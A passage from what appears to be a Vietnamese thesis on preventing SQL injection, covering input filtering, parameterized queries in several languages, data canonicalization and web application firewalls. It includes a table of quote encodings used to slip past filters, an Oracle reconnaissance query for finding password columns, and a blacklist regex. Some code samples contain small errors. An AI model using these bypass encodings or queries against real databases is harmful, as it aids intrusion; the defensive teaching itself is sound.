Ưu điểm của mô hình này so với whitelist đó là việc xây dựng đơn giản hơn. Thông thường mô hình này không nên sử dụng một mình, để đảm bảo an ninh nên sử dụng whitelist nếu có thể. Nếu sử dụng blacklist nhất thiết cần mã hóa output để giảm thiểu nguy cơ rò rỉ thông tin về những mẫu mà mô hình này bỏ sót. Xét ví dụ một mẫu lọc các ký tự nguy hiểm thường có trong các truy vấn SQL:

`“'|%|--|;|/*|\|*|_|\\[|@|xp_”`

Mẫu này tiến hành tìm sự xuất hiện của các ký tự như dấu nháy đơn, %, --, dấu chấm phẩy, /*, */, _, [, @, xp_, đương nhiên mẫu này không phải là một mẫu đủ tốt để có thể đảm bảo một input là “sạch”.

Một điều cần chú ý hơn đối với việc sử dụng các mô hình blacklist và whitelist, đó là các mẫu này nên được xử lý ở phía client (trực tiếp tại trình duyệt) nếu có thể. Bởi trong một phiên làm việc phức tạp, điều cần tránh nhất cho người dùng đó là tất cả mọi thông tin đã xử lý bị hủy, phải

làm lại từ đầu do phát hiện có điều bất ổn trong input. Tuy xử lý ở trình duyệt nhưng điều đó không có nghĩa đảm bảo an toàn cho input đó, cần thực hiện các phép làm sạch ở các mức tiếp theo.

c. Xử lý input trên trong các ngôn ngữ lập trình cụ thểTMTrong PHP:

❖ Trong PHP:

Trong PHP không có một framework cụ thể nào có ưu thế nổi trội trong việc hợp thức hóa input, do đó hầu hết các thao tác xử lý input được thực hiện trực tiếp trên mã nguồn ứng dụng. Trong PHP, lập trình viên có thể sử dụng một số hàm sau để thực hiện các thao tác xử lý input:

- `is_<type>(input)`: type được thay bằng kiểu dữ liệu muốn kiểm tra, ví dụ `is_numeric($_GET['price'])`; hàm này kiểm tra kiểu dữ liệu và trả về true/false.
- `strlen(input)`: trả về độ dài input. Ví dụ:
`strlen($keyword_search);`

`preg_match(regex, input)`, trong đó regex được xây dựng cần bao gồm cả việc chỉ định ký tự ngăn cách các mẫu, ví dụ với /regex/ thì ký tự ngăn cách là dấu /, giống như trong Perl, các hàm xử lý biểu thức chính quy trong PHP chấp nhận bất kỳ ký tự nào không phải dạng chữ-số (alphanumeric) làm ký tự ngăn cách. Hàm `preg_match()` trả về kết quả là true/false ứng với việc input có khớp với mẫu biểu thức chính quy hay không.

❖ Trong C#

Trong C# có cung cấp một số phương thức giúp kiểm tra tham số dựa trên biểu thức chính quy, phổ biến nhất đó là: `RegularExpressionValidator` và `CustomValidator`. Các điều khiển này cung cấp các phép kiểm tra từ phía client. Xét ví dụ sử dụng các điều khiển này như sau:

Đoạn mã nhận chữ số có 4 chữ số từ người dùng:

```
4 digit number:<br />
<asp:TextBox runat="server" id="txtNumber" />
<asp:RegularExpressionValidator runat="server"
    id="rexNumber" controltovalidate="txtNumber"
    validationexpression="^[0-9]{4}$"
    errormessage="Please enter a 4 digit number!" />
<br /><br />
```

- ❖ **Trong Java:** thực hiện cài đặt từ giao tiếp javax.faces.validator.Validator. Giao tiếp này nằm trong framework có tên là Java Server Faces (JSF). Xét ví dụ sau:

1.5.1.2. Xây dựng truy vấn theo mô hình tham số hóa

a. Khái niệm

Mô hình xây dựng truy vấn động (dynamic query) thường được sử dụng luôn tiềm ẩn nguy cơ SQL Injection, do đó một mô hình xây dựng truy vấn khác có thể được sử dụng thay thế, mô hình đó có tên gọi là truy vấn được tham số hóa (parameterized query), và đôi khi còn được gọi là truy vấn chuẩn bị sẵn (prepared query).

Các truy vấn tham số hóa được xây dựng với mục đích chỉ xây dựng một lần, dùng nhiều lần (mỗi lần sử dụng chỉ cần thay đổi tham số, tham số truyền vào lúc thực thi). Khi xây dựng truy vấn tham số hóa, database sẽ thực hiện việc tối ưu hóa nó một lần, khi thực thi, các giá trị tham số sẽ được truyền vào vị trí các biến giữ chỗ (placeholder) hay còn gọi là biến ràng buộc (bind variable), truy vấn đó sau này dùng lại không cần tối ưu nữa.

Các ngôn ngữ lập trình và các ứng dụng database mới đều đã hỗ trợ các API cung cấp khả năng truyền tham số vào truy vấn SQL thông qua các biến ràng buộc (bind variables) hay còn gọi là các biến giữ chỗ (placeholder).

b. Khi nào thì sử dụng được truy vấn tham số hóa

Tham số hóa truy vấn không phải là chìa khóa cho mọi vấn đề về SQL Injection, bởi không phải truy vấn SQL nào cũng có thể tham số hóa được. Trong truy vấn SQL, chỉ có các giá trị (literal) mới có thể được tham số hóa, còn các định danh (identifier) ví dụ: tên trường, tên bảng, tên view, ..., các từ khóa (keyword) thì không thể tham số hóa được. Do đó, không thể xây dựng các truy vấn tham số hóa như các dạng sau:

```
SELECT * FROM ? WHERE username = 'nam'  
SELECT ? FROM students WHERE studentid = 21  
SELECT * FROM students WHERE address LIKE  
    'Hanoi%' ORDER BY ?
```

Trong đó các dấu ? là các biến giữ chỗ (placeholder), tùy vào từng database, biến giữ chỗ sẽ khác nhau, chúng ta sẽ đề cập cụ thể về chúng ở các mục sau.

Như vậy, trong nhiều vấn được sử dụng, ta có thể sử dụng truy vấn SQL động trong đó xâu ký tự mô tả truy vấn đó sẽ được sử dụng để tham số hóa, ví dụ một xâu mô tả truy vấn như sau:

```
String sql = "SELECT * FROM " + tbl_Name + " WHERE  
column_Name= ?"
```

Nói chung, trong những trường hợp mà ứng dụng của chúng ta cần sử dụng các định danh đóng vai trò tham số thì chúng ta cần cân nhắc kỹ. Nếu có thể, hãy tối đa sử dụng các định danh đó dưới dạng truy vấn tĩnh (fixed), điều đó khiến database tối ưu truy vấn dễ dàng hơn, và cũng phần nào giảm thiểu nguy cơ SQL Injection.

Mô hình tham số hóa hiện tại chỉ thực hiện được trên các câu lệnh DML (select, insert, replace, update), create table, chứ các dạng câu lệnh khác vẫn chưa được hỗ trợ.

c. Tham số hóa truy vấn trong PHP

Một prepared query thường có dạng như sau:

```
SELECT * FROM tbl_name WHERE col_name = ?
```

Dấu ? được gọi là biến giữ chỗ (placeholder). Khi thực thi, ta cần cung cấp giá trị thay thế cho dấu ?.

Bản thân MySQL cũng hỗ trợ hàm PREPARE để sinh các truy vấn tham số hóa.

Ví dụ với truy vấn đơn giản sau:

```
PREPARE class FROM "SELECT * FROM class WHERE  
class_name=?";
```

Khi thực thi:

```
SET @test_class = "11B";
```

```
EXECUTE class USING @test_class;
```

The screenshot shows a terminal window titled 'cuongpt@localhost:~'. The MySQL command line interface is used to demonstrate prepared statements. The session starts with:

```
mysql> PREPARE class FROM "SELECT * FROM class WHERE class_name=?";
Query OK, 0 rows affected (0.01 sec)
Statement prepared
```

Then, the variable is set:

```
mysql> SET @test_class = "11B";
Query OK, 0 rows affected (0.00 sec)
```

Finally, the prepared statement is executed:

```
mysql> EXECUTE class USING @test_class;
+----+-----+-----+
| ID_class | class_name | ID_year |
+----+-----+-----+
|      7 | 11B       |        3 |
+----+-----+-----+
1 row in set (0.05 sec)
```

Hình 2.27: Hàm prepare trong MySQL

Xét trường hợp PHP sử dụng sqli để kết nối tới MySQL, ta có thể sử dụng cả hai hình thức tham số hóa (kiểu hướng đối tượng và kiểu thủ tục) như sau:

```
/* =====
   Source from: http://www.php.net/manual/en/mysqli.prepare.php
   OOP - style
/* =====

<?php
$mysqli = new mysqli("localhost", "my_user",
                      "my_password", "world");
...
$city = "Amersfoort";
/* create a prepared statement */
if ($stmt = $mysqli->prepare(" SELECT District FROM
                                City WHERE Name=?")) {
    /* bind parameters for markers */
    $stmt->bind_param("s", $city);
    /* execute query */
    $stmt->execute();
    /* bind result variables */
    $stmt->bind_result($district);
    /* fetch value */
    $stmt->fetch();

    printf("%s is in district %s\n", $city, $district);
}
```

```

/* close statement */
$stmt->close();
}
/* close connection */
$mysqli->close();
?>

/*
=====
Procedural style
=====

<?php
$link = mysqli_connect("localhost",
    "my_user", "my_password", "world");
...
$city = "Amersfoort";
/* create a prepared statement */
if ($stmt = mysqli_prepare($link,
    "SELECT District FROM City WHERE Name=?")) {
    /* bind parameters for markers */
    mysqli_stmt_bind_param($stmt, "s", $city);
    /* execute query */
    mysqli_stmt_execute($stmt);
    /* bind result variables */
    mysqli_stmt_bind_result($stmt, $district);
    /* fetch value */
    mysqli_stmt_fetch($stmt);
    printf("%s is in district %s\n", $city, $district);
    /* close statement */
    mysqli_stmt_close($stmt);
}
/* close connection */
mysqli_close($link);
?>

```

Với các framework khác hỗ trợ PHP thao tác với MySQL, ta xét thêm trường hợp của PDO. Gói PDO được thêm vào từ phiên bản PHP 5.1 trở đi, là một thư viện hướng đối tượng, hỗ trợ kết nối tới nhiều sản phẩm DBMS khác nhau. PDO hỗ trợ cả hai dạng tham số hóa truy vấn đó là sử dụng đặt tên tham số với dấu hai chấm và sử dụng dấu hỏi (?) làm biến giữ chỗ. Minh họa:

```

$sql = "SELECT * FROM users WHERE username=:username AND"
      + "password=:password";
$stmt = $dbh->prepare($sql);
// bind values and data types
$stmt->bindParam(':username', $username, PDO::PARAM_STR,
12);
$stmt->bindParam(':password', $password, PDO::PARAM_STR, 12);
$stmt->execute();

```

d. Tham số hóa truy vấn trong C#

Nền tảng .NET của Microsoft cung cấp nhiều cách tham số hóa các truy vấn trong Framework ADO.NET. Ngoài tham số hóa truy vấn ADO.NET còn cung cấp những chức năng bổ sung, cho phép kiểm tra tham số truyền vào, ví dụ kiểm tra kiểu. Nền tảng này thao tác với các DBMS khác nhau bằng các data provider khác nhau, ví dụ SqlClient cho SQL Server, OracleClient cho Oracle, OleDb và Odbc cho OLE DB và ODBC data source. Cấu trúc các truy vấn tham số hóa trên mỗi data provider này cũng sẽ có sự khác nhau chút ít. Bảng sau liệt kê các cách biểu diễn tham số trong truy vấn:

Bảng 2.3: Cú pháp đại diện tham số trong truy vấn trong C#

Data provider	Cú pháp tham số
SqlClient	@parameter
OracleClient	:parameter
OleDb	Sử dụng dấu ? làm biến giữ chỗ
Odbc	Sử dụng dấu ? làm biến giữ chỗ

Xét đoạn mã sau xây dựng truy vấn tham số hóa trên provider là SqlClient

```

SqlConnection conn = new SqlConnection(ConnectionString);
string sql = "SELECT * FROM users WHERE

```

```

        username=@username" + "AND
        password=@password";
cmd = new SqlCommand(sql, conn);
// Add parameters to SQL query
cmd.Parameters.Add("@username", // name
                  SqlDbType.NVarChar, // data type
                  16); // length
cmd.Parameters.Add("@password",
                  SqlDbType.NVarChar,
                  16);
cmd.Parameters.Value["@username"] = username; // set
parameters
cmd.Parameters.Value["@password"] = password; // to supplied
values
checker = cmd.ExecuteReader();

```

Cũng với đoạn xử lý đăng nhập trên, chúng ta biến đổi để hoạt động trên data provider là OracleClient

```

OracleConnection conn = new
    OracleConnection(ConnectionString);
string sql = "SELECT * FROM users WHERE
    username=:username" + "AND
    password=:password";
cmd = new OracleCommand(sql, conn);
// Add parameters to SQL query
cmd.Parameters.Add("username", // name
                  OracleType.VarChar, // data type
                  16); // length
cmd.Parameters.Add("password",
                  OracleType.VarChar,
                  16);
cmd.Parameters.Value["username"] = username; // set
parameters
cmd.Parameters.Value["password"] = password; // to
supplied values

```

```

checker = cmd.ExecuteReader();

```

Chúng ta tiếp tục biến đổi đoạn mã trên để nó hoạt động trên data provider là OleDbClient hoặc Odbc, điều chú ý đó là trên hai data provider này, tham số sẽ sử dụng dấu ? làm biến giữ chỗ (placeholder) cho tham số.

```

OleDbConnection conn = new
    OleDbConnection(ConnectionString);
string sql = "SELECT * FROM users WHERE username=?"
    AND password=?";
cmd = new OleDbCommand(Sql, con);
// Add parameters to SQL query
cmd.Parameters.Add("@username",           // name
    OleDbType.VarChar,                  // data type
    16); // length
cmd.Parameters.Add("@password",
    OleDbType.VarChar,
    16));
cmd.Parameters.Value["@username"] = username; // set
parameters
cmd.Parameters.Value["@password"] = password; // to
supplied values
checker = cmd.ExecuteReader();

```

Trong framework ADO.NET, chúng ta có thể chỉ định nhiều thông tin hơn về tham số, càng chi tiết thì việc tối ưu và kiểm tra tham số sẽ chi tiết hơn. Để đảm bảo an ninh, tối thiểu cần chỉ định thêm thông số về kích thước dữ liệu và kiểu dữ liệu cho tham số.

e. Tham số hóa truy vấn trong Java

Java cung cấp một framework cơ bản, được biết đến rộng rãi hỗ trợ thao tác với database có tên JDBC (Java Database Connectivity), thư viện này được cài đặt trong hai namespace `java.sql` và `javax.sql`. Framework này cũng hỗ trợ kết nối tới nhiều ứng dụng thương mại DBMS khác nhau. Các truy vấn tham số hóa thông qua lớp `PreparedStatement`.

JDBC sử dụng dấu hỏi (?) làm biến giữ chỗ. Chỉ khi nào các tham số được thêm vào (through qua các hàm `set<type>`, trong đó `type` là kiểu giá trị, ví dụ có `setString`) thì chỉ số vị trí của các biến giữ chỗ mới được chỉ định. Một điều cần chú ý thêm đó là ở JDBC thứ tự chỉ số vị trí được tính bắt đầu từ 1. Cụ thể, xét đoạn mã:

```

Connection conn =
    DriverManager.getConnection(connectionString);
String sql = "SELECT * FROM users WHERE username=? AND
    password=?";
PreparedStatement checkUser = conn.prepareStatement(sql);
// Add parameter
checkUser.setString(1,username); // add String to position 1
checkUser.setString(2,password); // add String to position 2
reslt = checkUser.executeQuery();

```

Bên cạnh JDBC được cung cấp sẵn kèm theo Java, còn có một framework khác tỏ ra khá hiệu quả trong việc giao tiếp với database đó là Hibernate. Hibernate cung cấp các tính năng riêng biệt cho việc chuyển giá trị vào các truy vấn tham số hóa. Đối tượng Query hỗ trợ cả kiểu sử dụng các tham số được đặt tên (đánh dấu hai chấm phía trước tên, ví dụ:para) và kiểu sử dụng dấu hỏi làm biến giữ chỗ. Xét hai kiểu xây dựng truy vấn tham số hóa sử dụng tham số được đặt tên và biến giữ chỗ, một điều khác biệt so với JDBC là khi sử dụng biến giữ chỗ, chỉ số thứ tự trong Hibernate được đánh từ 0 thay vì từ 1 như ở JDBC.

```

//-----
// Using named parameter
//-----
String sql = "SELECT * FROM users WHERE username=:uname
    AND" + "password=:passwd";
Query checkUser = session.createQuery(sql);

// bind parameters
checkUser.setString("uname",username) // add username

checkUser.setString("passwd",password) // add password

List reslt = checkUser.list();

-----
//-----
// Using question mark placeholder
//-----
String sql = "SELECT * FROM users WHERE username=? AND" +
    "password=?";
Query checkUser = session.createQuery(sql);

// bind parameters
checkUser.setString(0,username) // add username
checkUser.setString(1,password) // add password

List reslt = checkUser.list();

```

1.5.1.3. Chuẩn hóa dữ liệu

Chúng ta đã đề cập đến một số các thao tác qua mặt các bộ lọc, phương thức phổ biến đó là mã hóa input dưới định dạng nào đó rồi gửi cho ứng dụng mà sau đó input đó có thể được giải mã theo định dạng hacker mong muốn.

Bảng 2.4: Một số cách mã hóa dấu nháy đơn

Biểu diễn	Hình thức mã hóa
%27	Mã hóa URL (URL encoding)
%2527	Mã hóa kép URL (double URL encoding), trường hợp này dấu % trong %27 cũng được mã hóa
%u0027	Biểu diễn dạng ký tự Unicode
%u02b9	Biểu diễn dạng ký tự Unicode
%ca%b9	Biểu diễn dạng ký tự Unicode
&apos	Thuộc tính HTML
&x27	Thuộc tính HTML dạng hexa
'	Thuộc tính HTML dạng decimal

Không phải tất cả các hình thức biểu diễn trên có thể được thông dịch ra thành dấu nháy đơn như mong muốn mà tùy thuộc vào từng điều kiện cụ thể (ví dụ giải mã ở mức ứng dụng, giải mã ở WAF hay ở Web server, ...). Nói chung là khó dự đoán được kết quả việc thông dịch dạng mã hóa trên.

Chính vì những lý do như trên, để thuận lợi cho quá trình kiểm tra dữ liệu đầu vào và đầu ra, chúng ta cần xây dựng các mô hình chuẩn hóa dữ liệu dưới một dạng đơn giản. Một mô hình có thể xem xét như, ban

đầu giải mã dưới dạng URL, sau đó giải mã dưới dạng HTML, có thể thực hiện vài lần. Tuy nhiên có thể sẽ tin cậy hơn nếu chúng ta chỉ thực hiện giải mã theo định dạng phổ biến nhất nào đó đúng 1 lần, nếu phát hiện dấu hiệu nghi vấn, lập tức từ chối dữ liệu đó.

1.5.1.4. Mô hình thiết kế mã nguồn tổng quát

Sau khi đề cập tới các phương thức thao tác với dữ liệu đầu vào để qua mặt các bộ lọc và các mô hình xây dựng truy vấn an toàn, chúng ta có thể tổng kết một số quy tắc dạng khuyến nghị sau dành cho các nhà phát triển ứng dụng web.

a. Sử dụng các store procedure

Các stored procedure khi sử dụng mang lại khá nhiều lợi ích trong việc hạn chế các tác hại của SQL Injection. Lợi ích dễ thấy của việc sử dụng stored procedure trong việc hạn chế tác hại của SQL Injection đó là quản lý quyền truy cập tới những tài nguyên trong database. Nếu ứng dụng trực tiếp thực hiện các truy vấn thêm, xóa, sửa dữ liệu, thì các quyền đó sẽ có thể rơi vào tay kẻ tấn công nếu anh ta khai thác được điểm yếu của ứng dụng.

Chúng ta có thể tạo một procedure thực hiện tất cả các truy cập ứng dụng cần đến, trong khi đó ứng dụng chỉ cần quyền Execute để thực thi stored procedure. Quyền truy cập mà stored procedure sử dụng sẽ là quyền của người tạo ra nó chứ không phải quyền của người gọi chúng. Do đó nếu kẻ tấn công không biết gì về các stored procedure này thì sự tác động của anh ta tới dữ liệu trong trường hợp anh ta có quyền thực thi của ứng dụng sẽ giới hạn lại rất nhiều.

Một điều cần đặc biệt ghi nhớ khi sử dụng stored procedure đó là việc sử dụng các truy vấn SQL động trong stored procedure. Nếu các truy vấn này không được xử lý cẩn thận bằng các biện pháp đã đề cập như dùng bộ lọc, tham số hóa truy vấn, ... thì tác dụng phòng chống SQL Injection của stored procedure không còn.

b. Sử dụng các lớp giao tiếp trừu tượng

Khi thiết kế một ứng dụng doanh nghiệp thì thường có một yêu cầu đặt ra đó là định nghĩa các lớp (layer) như mô hình n-tier, ví dụ các lớp trình diễn (presentation), lớp nghiệp vụ(business), lớp truy cập dữ liệu (data access) sao cho một lớp luôn trừu tượng với lớp ở trên nó. Trong phạm vi nội dung chúng ta đang xét, đó là các lớp trừu tượng phục vụ truy cập dữ liệu. Tùy theo từng công nghệ được sử dụng mà ta có những lớp chuyên biệt như Hibernate trên Java, hay các framework truy cập database (database driver) như ADO.NET, JDBC, PDO. Các lớp giao tiếp này cho phép truy cập dữ liệu an toàn mà không làm lộ kiến trúc chi tiết bên dưới của ứng dụng.

Một ví dụ về một lớp truy cập dữ liệu được thiết kế có tính toán, đó là tất cả mọi câu lệnh thao tác với database có sử dụng dữ liệu bên ngoài đều phải thông qua các câu lệnh tham số hóa. Đảm bảo điều kiện là ứng dụng chỉ truy cập tới database thông qua lớp truy cập dữ liệu này, và ứng dụng không sử dụng các thông tin được cung cấp để xây dựng truy vấn SQL động tại database. Một điều kiện đảm bảo hơn khi kết hợp các phương thức truy cập database với việc sử dụng các stored procedure trên database. Những điều kiện như vậy sẽ giúp cho database được an toàn hơn trước những cuộc tấn công.

c. Quản lý các dữ liệu nhạy cảm

Một trong số những mục tiêu của kẻ tấn công nhắm tới database đó là các thông tin nhạy cảm, bao gồm thông tin cá nhân (như username, password, email, ...) và các thông tin tài chính (thông tin thẻ tín dụng, ...). Do đó việc lưu trữ các thông tin này ở một dạng an toàn ngay cả khi nó bị đọc trộm là một việc cần làm.

Đối với password, không nên lưu trữ trên database ở dạng plaintext mà nên sử dụng các phương pháp băm một chiều (ví dụSHA-2). Các password sẽ được lưu ở dạng các chuỗi đã được băm, việc thực hiện so

khớp sẽ tiến hành so sánh được băm từ giá trị người dùng cung cấp với cùng thuật toán băm với giá trị được lưu trữ trong database. Ngoài ra, với vấn đề ứng dụng trả về mật khẩu thông qua email khi người dùng quên mật khẩu, giải pháp tốt hơn là sinh mật khẩu mới và gửi cho người dùng theo cách thức nào đó có thể đảm bảo an toàn.

Đối với thông tin tài chính của người dùng, nên thực hiện việc mã hóa các thông tin này bằng các thuật toán được khuyến cáo an toàn, ví dụ chuẩn PCI-DSS cho thẻ tín dụng.

Việc lưu trữ thông tin người dùng trong quá trình sử dụng là một vấn đề cần quan tâm. Nếu như ứng dụng không cần thiết phải lưu trữ toàn bộ tiêu sử các giao dịch của người dùng trên database thì có thể thực hiện xóa một số thông tin không cần thiết sau một thời gian nào đó được thỏa thuận. Các thông tin được xóa phải đảm bảo không ảnh hưởng tới các hoạt động của ứng dụng trong hiện tại và tương lai. Việc xóa bớt thông tin này ngoài việc làm nhẹ áp lực cho lưu trữ thì còn giảm thiểu mức độ ảnh hưởng khi thông tin của người dùng bị đọc trộm. Lượng thông tin bị truy cập trái phép lúc đó sẽ giảm đi.

d. Tránh đặt tên các đối tượng để đoán

Xét về khía cạnh an ninh, việc đặt tên những đối tượng nhạy cảm như cột password, các hàm mã hóa, cột mã thời tín dụng, ... cũng đòi hỏi những chiến thuật riêng nhằm gây khó khăn cho kẻ tấn công trong việc xác định mục tiêu.

Hầu hết các lập trình viên đều sử dụng các tên dễ nhận biết như password, kiểu viết tắt như passwd, hay được dịch sang ngôn ngữ riêng như matkhau (tiếng Việt), motdepasse (tiếng Pháp),... cho các đối tượng nhạy cảm và thường gặp. Vấn đề là ở chỗ, kẻ tấn công cũng sử dụng các thói quen này để định vị mục tiêu tấn công. Ví dụ, trên Oracle database, kẻ tấn công có thể sử dụng truy vấn dạng sau để tìm tên, vị trí thực sự của cột chứa mật khẩu theo cách đoán:

```
SELECT      owner||'-'||table_name||'-'||column_name      FROM
all_tab_cols WHERE upper(column_name) LIKE 'PASSW%'
```

Và sau khi xác định được mục tiêu, các hoạt động tấn công, khai thác tiếp diễn. Do đó, để gây khó khăn cho các cuộc tấn công tới database, một ý tưởng tốt đó là sử dụng các tên khó đoán để đặt cho tên bảng, tên cột chứa các thông tin nhạy cảm như password, credit card,... Mặc dù phương pháp này không trực tiếp ngăn chặn kẻ tấn công truy cập vào dữ liệu, nhưng nó gây khó khăn cho việc tìm mục tiêu của kẻ tấn công.

e. Thiết lập các đối tượng giả làm mới nhú:

Chiến thuật này được đưa ra nhằm cảnh báo cho quản trị viên nguy cơ một cuộc tấn công khi một ai đó cố tình tìm cách khai thác những dữ liệu nhạy cảm như password. Phương pháp này nên phối hợp với việc đặt tên các đối tượng khó đoán ở bên trên. Để thực hiện phương pháp này, ta sinh các bảng chứa các cột có tính nhạy cảm mà dễ đoán, ví dụ như password, credit_no, nhưng dữ liệu trong các bảng này là dữ liệu giả, và mỗi khi các thông tin này được truy cập, sẽ có một thông báo gửi về cho quản trị viên.

Trên Oracle database có thể triển khai một bảng kiểu virtual private database (VPD). Tham khảo tại:

<http://www.oracle.com/technology/deploy/security/database-security/virtual-private-database/index.html>

f. Tham khảo và cập nhật các khuyến nghị bảo mật khác

Ngoài việc cập nhật thường xuyên các báo cáo bảo mật về database, đội ngũ phát triển ứng dụng cũng có thể sử dụng các tài nguyên được cung cấp thường xuyên bao gồm các công cụ, các hướng dẫn, báo cáo,... cho việc phát triển ứng dụng một cách an toàn. Một số nguồn được sử dụng phổ biến như sau:

- ❖ Dự án nguồn mở về an ninh ứng dụng Web (Open Web Application Security Project – OWASP – www.owasp.org): đây là một cộng đồng mở được sáng lập nhằm đào tạo các kỹ năng an ninh ứng dụng Web. Một trong số các dự án của OWASP đã từng được đề cập và minh họa trong luận văn này đó là WebGoat và công cụ Proxy server tên là WebScarab. Một trong số các dự án đáng chú ý của OWASP là Enterprise Security API (ESAPI), cung cấp một tập hợp các API cho việc triển khai các giải pháp bảo mật, ví dụ như xử lý input,...
- ❖ Các hướng dẫn phòng chống SQL Injection của Oracle (<http://www.integrigy.com/security-resources>).
- ❖ SQLSecurity.com (www.sqlsecurity.com): trang này tập trung phục vụ các vấn đề bảo mật của SQL Server, nó chứa các thông tin, tài nguyên hữu ích cho việc phòng chống SQL Injection cũng như các mối nguy SQL Server khác.
- ❖ Red-Database-Security: <http://www.red-databasesecurity.com>
- ❖ Milw0rm (<http://milw0rm.com/>): một địa chỉ lớn cập nhật các lỗ hổng và các phương thức khai thác thông tin. Chúng ta có thể tìm trên địa chỉ này những cảnh báo lỗ hổng, video, bài viết, shellcode khai thác điểm yếu được cập nhật.

2.5.2.Các biện pháp bảo vệ từ mức nền tảng hệ thống.

Các biện pháp phòng chống từ mức nền tảng hệ thống (platform-level) là những biện pháp cải tiến trong thời gian hoạt động (runtime) hoặc các thay đổi trong cấu hình sao cho có thể nâng cao mức độ an ninh tổng thể của ứng dụng.

Một điều luôn cần ghi nhớ, đó là các giải pháp mức nền tảng hệ thống không thể thay thế cho việc xây dựng mã nguồn ứng dụng an toàn, chúng chỉ có tác dụng hỗ trợ. Một database cấu hình tốt không ngăn chặn được SQL Injection nhưng sẽ khiến chúng gặp khó khăn khi lợi dụng

điểm yếu ứng dụng để khai thác database, một bộ lọc an ninh có thể được sử dụng tạm thời như một bản vá ảo (virtual patch) từ khi phát hiện lỗ hổng đến khi đội phát triển ứng dụng khắc phục được lỗ hổng đó. Các bộ lọc có thể được xây dựng nhanh chóng hơn và có thể phòng tránh được những lỗ hổng trong giai đoạn zero-day của cuộc tấn công. Và có thể khẳng định rằng, an ninh mức nền tảng là một thành phần quan trọng trong chiến lược an ninh tổng thể của ứng dụng.

2.5.2.1.Các biện pháp bảo vệ tức thời


Những biện pháp bảo vệ tức thời là những biện pháp có thể áp dụng mà không cần phải thực hiện biên dịch lại mã nguồn của ứng dụng. Các biện pháp bảo vệ trong thời gian hoạt động là các công cụ hữu ích nhằm phòng tránh việc lợi dụng các điểm yếu SQL Injection đã được xác định. Việc thực hiện sửa lỗi trong mã nguồn ứng dụng luôn là một giải pháp triệt để nhưng không phải luôn thực hiện được với khả năng và chi phí có thể. Ngoài ra, với các ứng dụng thương mại, hầu hết chúng được phát hành với bản hoàn chỉnh đã biên dịch chứ không phải ở dạng mã nguồn. Và ngay cả khi có mã nguồn thì việc thực hiện chỉnh sửa nó hầu hết đều vi phạm các điều khoản sử dụng và các chính sách bảo hành, hỗ trợ của nhà phân phối. Và do đó, việc sử dụng các biện pháp bảo vệ trong thời gian hoạt động có thể là giải pháp dạng bản-vá-ảo (virtual patch) tạm thời trước khi việc sửa lỗi trong mã nguồn ứng dụng hoàn chỉnh.

Ngay cả khi thời gian, tài nguyên cần thiết cho phép việc vá lỗi trong mã nguồn, các biện pháp bảo vệ trong thời gian chạy vẫn là một lớp an ninh có giá trị cho việc phát hiện hoặc ngăn chặn những điểm yếu SQL Injection chưa biết tới. Điều này sẽ dễ nhận thấy khi mà ứng dụng chưa từng trải qua các đánh giá, thử nghiệm bảo mật, hoặc chưa từng bị các cuộc tấn công SQL Injection – những điều mà rất phổ biến trong hoạt động phát triển ứng dụng Web ở nước ta hiện nay. Rõ ràng, đây là những tiền đề cho việc khai thác các lỗi zero-day cũng như các lỗi SQL khác phát tán từ Internet. Lúc này, các phương pháp của chúng ta không chỉ

mang tính đối phó bị động (reactive) mà còn cung cấp các biện pháp đối phó chủ động (proactive) cho ứng dụng.

a. Các ứng dụng tường lửa Web

Ứng dụng tường lửa Web (Web Application Firewall - WAF) là một ứng dụng được bố trí đóng vai trò trung gian giữa client và web server, làm nhiệm vụ điều phối các thông tin luân chuyển, cân bằng tải, ... một ứng dụng WAF sẽ được bố trí như sau:



Hình 2.28: Vị trí của tường lửa Web trong luồng thông tin

❖ TMƯu điểm:

- Đòi hỏi ít thay đổi tới web server và ứng dụng web
- Là một tiêu chuẩn đối với các hệ thống thanh toán điện tử (tiêu chuẩn PCI DSS v1.1), tham khảo tại PCI Data Security Standard.
- Cập nhật nhanh, đơn giản
- Hỗ trợ phòng tránh nhiều loại hình tấn công

❖ TMNhược điểm:

- Có thể gia tăng độ phức tạp của hệ thống hiện tại, nhất là khi triển khai kèm proxy
- Chi phí đào tạo trong quá trình kiểm thử và khi nâng cấp phiên bản mới

- Gia tăng độ phức tạp của các hoạt động gỡ lỗi, do WAF cũng trả về các lỗi, và WAF chịu trách nhiệm xử lý các tình huống của toàn bộ hệ thống.
- Tính kinh tế có thể không đảm bảo như nhà quản lý mong muốn.

❖ TMMột số sản phẩm tiêu biểu

- Miễn phí: ModSecurity, AppArmor, UFW (uncomplicated firewall), ...
- Có phí: Barracuda, Cisco ACE, Citrix NetScale, ...

Trong phần phụ lục chúng ta sẽ đề cập khái quát về việc sử dụng ModProxy để phòng chống một số dạng tấn công SQL Injection

b. Các bộ lọc ngăn chặn

Hầu hết các ứng dụng tường lửa web (WAF) đều cài đặt các mẫu lọc ngăn chặn trong cấu trúc của mình. Các bộ lọc này là một chuỗi các module độc lập có thể được gắn kết với nhau để thực hiện thao tác xử lý trước và sau các xử lý chính bên trong ứng dụng (Web page, URL, script). Các bộ lọc đều không có sự ràng buộc rõ rệt nào với nhau, do đó nó cho phép triển khai thêm các mẫu lọc mới mà không hề ảnh hưởng tới những cái sẵn có. Chúng ta sẽ đề cập tới hai cách triển khai các bộ lọc ngăn chặn phổ biến nhất, đó là dưới dạng các plug-in cho Web server và dưới dạng các module cho nền tảng phát triển ứng dụng

❖ ^{TB}Bộ lọc dạng Plug-in cho Web server

Ở dạng này, các bộ lọc được tích hợp vào Web server dưới dạng plug-in/module, đảm nhiệm việc mở rộng khả năng của Web server sang các tác vụ xử lý.

Thông thường các request và response được xử lý ở Web server phải trải qua vài pha xử lý, các plug-in lọc có thể đăng ký chạy ở những

